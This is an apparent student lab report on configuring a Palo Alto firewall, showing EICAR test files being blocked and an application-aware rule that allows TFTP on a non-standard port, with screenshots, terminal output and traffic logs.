


Figure 53: The Eicar.com test file was blocked on Inside-Host.




Figure 54: Eicar_com.zip file blocked on inside host.




Figure 55: eicar.com.txt file blocked on inside host.

12. On DMZ-Host, run the TFTP Server on non-standard port "1069."

Luckily we had TFTP64 installed on the DMZ-Host, this allows us to run a TFTP server from a designated address 172.16.1.26. Even though this is the private IP of the DMZ-Host, because Kali is within the perimeter firewall, we set up on VMnet 4 and not linked to the outside network we can directly link to the private address.




Figure 56: TFTP settings on DMZ-Host, binding it to the private IP and nonstandard Port.

13. Allow access from Kali-Linux to the TFTP Server using application awareness regardless of the port number.

My first impulse was to enable the TFTP application, which would immediately allow this transaction. However, this did not yield the proper results. After some research, I realized that this occurred due to the application-default service, which is enabled by default with application awareness. Application default states that it would expect TFTP from the standard port 69. Therefore switching this to any, instead allows for the TFTP to occur on non-standard ports.

The screenshot shows the Palo Alto VM interface with the security policy rulebase. Rule 4, titled 'TFTP', is highlighted in yellow. The rule details are as follows:

- Source:** Any (any) in DMZ zone
- Destination:** Any (any) in DMZ zone
- Application:** application-tftp
- Action:** Allow
- Profile:** none
- Options:** none
- Hit Count:** 1449
- Last Hit:** 2023-11-

Figure 57: Enabling TFTP access rule which uses the TFTP application to enable traffic.

```

Player | ||| | 1 2 3 4 | 
kali@kali: ~
File Actions Edit View Help
connect connect to remote tftp
mode set file transfer mode
put send file
get receive file
quit exit tftp
verbose toggle verbose mode
trace toggle packet tracing
literal toggle literal mode, ignore ':' in file name
status show current status
binary set mode to octet
ascii set mode to netascii
remxt set per-packet transmission timeout
timeout set total retransmission timeout
? print help information
help print help information
tftp> get (files) Transmissionfile.txt
Transfer timed out.

tftp> quit
(kali㉿kali)-[~]
$ tftp -h
Usage: tftp [-4][-6][-v][-l][-m mode] [host [port]] [-c command]

(kali㉿kali)-[~]
$ tftp -4 1069
tftp> connect
(to) 172.16.1.26
tftp> get (files) Transmissionfile.txt
Transfer timed out.

tftp> connect
(to) 172.16.1.26 host 1069
usage: connect host-name [port]
tftp> connect
(to) 172.16.1.26 1069
tftp> get (files) Transmissionfile.txt
Transfer timed out.

tftp> 

```

Figure 58: Kali failed to attempt to receive a file from TFTP

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/2 CONNECTION SESSION ID	SDWAN SITE NAME	APP FLA COUNT
	12/01 15:40:35	drop	Kali	DMZ	192.168.144.26			172.16.1.26			1069	not-applicable	deny	interzone-default	policy-deny	0	0		0
	12/01 15:40:30	drop	Kali	DMZ	192.168.144.26			172.16.1.26			1069	not-applicable	deny	interzone-default	policy-deny	0	0		0

Figure 59: Log displaying this failed attempt.

	Name	Tags	Type	Source	Destination	Application	Service	Action	Profile	Options	Hit Count	Last Hit
	Name	Tags	Type	Zone	Address	User	Device	Zone	Address	Device		
1	Deny-Facebook-chat	none	Intrazone	Inside	any	any	any	Outside	any	any	facebook-chat	application-...
2	HTTP	none	Intrazone	DMZ	any	any	any	Outside	any	any	any	service-DNS, service-DNS..., service-http, Service-Http..., service-https
3	HTTP-Application	none	Intrazone	DMZ	any	any	any	Outside	any	any	dns	application-...
4	TFTP	none	Intrazone	Kali	any	any	any	DMZ	any	any	tftp	any
5	TFTP-return	none	Intrazone	DMZ	any	any	any	Call	any	any	tftp	any
6	Intrazone-default	none	Intrazone	any	any	any	any	(Intrazone)	any	any	any	any
7	Intrazone-default	none	Intrazone	any	any	any	any	any	any	any	Deny	none

Figure 60: Changed TFTP protocol to change service to any (TFTP return not required).

```

Player | ||| ↻
File Actions Edit View Help
(files) Transmissionfile.txt
Transfer timed out.

tftp> quit
[~] ~
[~] $ tftp -h
Usage: tftp [-4][-6][-v][-l][-m mode] [host [port]] [-c command]

[~] ~
[~] $ tftp -4 1069
tftp> connect
(to) 172.16.1.26
tftp> get
(files) Transmissionfile.txt
Transfer timed out.

tftp> connect
(to) 172.16.1.26 host 1069
usage: connect host-name [port]
tftp> connect
(to) 172.16.1.26 1069
tftp> get
(files) Transmissionfile.txt
Transfer timed out.

tftp> get
(files) Transmissionfile.txt
tftp> 

```

Figure 61: Successful TFTP file transfer.

PA-VM

Not secure https://192.168.55.128:7#monitor;vsys1:monitor/logs/traffic

PA-VM DASHBOARD ACC MONITOR POLICIES OBJECTS NETWORK DEVICE

Log Traffic Threat URL Filtering WildFire Submissions Data Filtering HIP Match GlobalProtect IP-Tag User-ID Decommission Firewall Inspection Configuration System Alarms Authentication Unified Packet Capture App Scope Summary Change Monitor Threat Monitor Threat Map Network Monitor Session Browser Botnet PDF Reports Manage PDF Summary User Activity Report SaaS Application Usage Report Groups Email Scheduler Manage Custom Reports Reports

RECEIVE TIME TYPE FROM TO ZONE SOURCE SOURCE USER SOURCE DYNAMIC ADDRESS GROUP DESTINATION DYNAMIC ADDRESS GROUP DYNAMIC USER GROUP TO PORT APPLICATION ACTION RULE SESSION END REASON BYTES HTTP/3 CONNECTION SESSION ID SDWAN SITE NAME APP FLA COUNT

	RECEIVE TIME	TYPE	FROM	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/3 CONNECTION SESSION ID	SDWAN SITE NAME	APP FLA COUNT
12/01 16:02:09	start	Kali	Kali	192.168.146.1			192.168.146.255		137	netbios-dg	allow	intrazone-default	n/a	92	0	0	0	
12/01 16:02:09	start	Kali	Kali	192.168.146.1			192.168.146.255		138	netbios-dg	allow	intrazone-default	n/a	216	0	0	0	
12/01 16:02:01	start	DMZ	DMZ	172.16.1.1			172.16.1.255		137	netbios-ns	allow	intrazone-default	n/a	92	0	0	0	
12/01 16:02:01	start	DMZ	DMZ	172.16.1.1			172.16.1.255		138	netbios-dg	allow	intrazone-default	n/a	216	0	0	0	
12/01 16:01:46	start	inside	inside	10.10.10.1			10.10.10.255		137	netbios-dg	allow	intrazone-default	n/a	92	0	0	0	
12/01 16:01:46	start	inside	inside	10.10.10.1			10.10.10.255		138	netbios-dg	allow	intrazone-default	n/a	216	0	0	0	
12/01 16:01:21	end	DMZ	Kali	172.16.1.26			192.168.146.20		49976	tftp	allow	TFTP	aged-out	186	0	0	0	
12/01 16:01:21	end	Kali	DMZ	192.168.146.26			172.16.1.26		1069	tftp	allow	TFTP	aged-out	74	0	0	0	
12/01 16:01:11	end	DMZ	DMZ	172.16.1.26			172.16.1.255		138	netbios-dg	allow	intrazone-default	aged-out	243	0	0	0	
12/01 16:01:06	end	DMZ	outside	172.16.1.26			8.8.8		53	dns-base	allow	HTTP	aged-out	278	0	0	0	
12/01 16:01:06	end	DMZ	DMZ	172.16.1.26			172.16.1.255		137	netbios-dg	allow	intrazone-default	aged-out	552	0	0	0	
12/01 16:01:01	end	DMZ	outside	172.16.1.26			8.8.8		53	dns-base	allow	HTTP	aged-out	238	0	0	0	
12/01 16:01:01	end	DMZ	outside	172.16.1.26			8.8.8		53	dns-base	allow	HTTP	aged-out	231	0	0	0	
12/01 16:00:46	end	DMZ	outside	172.16.1.26			20.72.235.82		443	ms-update	allow	HTTP	tcp-ik-from-conn-server	606	0	0	0	
12/01 16:00:36	start	DMZ	DMZ	172.16.1.26			172.16.1.255		138	netbios-dg	allow	intrazone-default	n/a	243	0	0	0	
12/01 16:00:31	start	DMZ	DMZ	172.16.1.26			172.16.1.255		137	netbios-ns	allow	intrazone-default	n/a	92	0	0	0	
12/01 15:57:05	end	inside	inside	10.10.10.1			10.10.10.255		138	netbios-dg	allow	intrazone-default	aged-out	243	0	0	0	
12/01 15:57:05	end	Kali	Kali	192.168.146.1			192.168.146.255		138	netbios-dg	allow	intrazone-default	aged-out	243	0	0	0	
12/01 15:57:05	end	outside	outside	10.0.0.27			10.0.0.255		138	netbios-dg	allow	intrazone-default	aged-out	243	0	0	0	

Displaying logs 1 - 20 20 per page DESC

admin | Logout | Last Login Time: 12/01/2023 12:23:30 | Session Expire Time: 12/31/2023 14:53:52 |

Tasks | Language | paloalto

Figure 62: Log showing this successful TFTP file transfer.




Figure 63: Transmission file to be transferred between server and client.




Figure 64: Log on TFTP64 DMZ-Host showing file transfer.

